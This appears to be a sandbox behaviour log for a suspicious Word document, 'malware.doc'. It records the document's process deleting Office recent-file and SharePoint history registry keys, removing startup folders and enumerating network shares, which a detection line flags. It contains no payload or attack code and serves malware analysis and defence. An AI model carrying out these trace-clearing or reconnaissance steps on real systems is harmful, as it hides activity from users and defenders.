Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 23 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 24 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 25 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 26 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 27 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 28 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 29 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 30 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 31 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 32 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 33 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 34 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 35 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 36 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 37 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 38 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 39 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 40 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 41 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 42 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 43 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 44 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 45 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 46 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 47 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 48 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 49 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Place MRU\Item 50 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 1 Value: None		2796

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 2 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 4 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 5 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 6 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 7 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 8 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 9 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 15 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 16 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 17 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 18 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 19 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 20 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 21 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 22 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 23 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 24 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 25 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 26 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 27 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 28 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 29 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 30 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 31 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 32 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 33 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 34 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 36 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 37 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 38 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 39 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 40 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 41 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 42 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 43 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 44 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 45 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 46 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 47 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 48 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 49 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 50 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Max Display Value: 19		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 1 Value: None		2796

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 2 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 3 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 4 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 5 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 6 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 7 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 8 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 9 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 10 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 11 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 12 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 13 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 14 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 15 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 16 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 17 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 18 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 19 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 20 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 21 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 22 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 23 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 24 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 25 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 26 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 27 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 28 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 29 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 30 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 31 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 32 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 33 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 34 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 35 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 36 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 37 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 38 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 39 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 40 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 41 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 42 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 43 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 44 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 45 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 46 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 47 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 48 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 49 Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\File MRU\Item 50 Value: None		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\malware.doc.LNK) Return: 0		2796
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3		2796
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3		2796
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None		2796
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\ Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\1C896C Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\mu? Value: None		2796
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ms? Value: None		2796

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6c0e8b90, -1, 9c235ac, 9c235a8, 0) Return: 0		2796
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		2796
Call System API	API Name: GetVersionExA Args: (d2e7e8) Return: 1		2796
Call System API	API Name: GetVersionExA Args: (72589cf0) Return: 1		2796
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\malware.doc.LNK) Return: 1		2796
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\ ) Return: 3		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core\*, 0, bba8f8, 0, 0, 0) Return: ef4e08	2512	1128
Call Filesystem API	API Name: FindNextFileW Args: (ef4e08, bba8f8) Return: 1	2512	1128
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System\*, 0, bb9fb8, 0, 0, 0) Return: ef4a48	2512	1128
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\*, 0, bbb0c8, 0, 0, 0) Return: ef4988	2512	1128
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\019C826E445A4649A5B00BF08FCC4EEE Value: None		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml\*, 0, bbb9d8, 0, 0, 0) Return: ef4988	2512	1128
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\ProductFiles Value: 56560039		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\ProductFiles Value: 5656003a		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\*, 0, a16e410, 0, 0, 0) Return: a7534d0		2796
Call Filesystem API	API Name: FindNextFileW Args: (a7534d0, a16e410) Return: 1		2796
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\ ) Return: 1		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\*, 0, a16e410, 0, 0, 0) Return: a7534d0		2796
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\ ) Return: 1		2796
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint\*, 0, a16e410, 0, 0, 0) Return: a7533d0		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa8067		2796
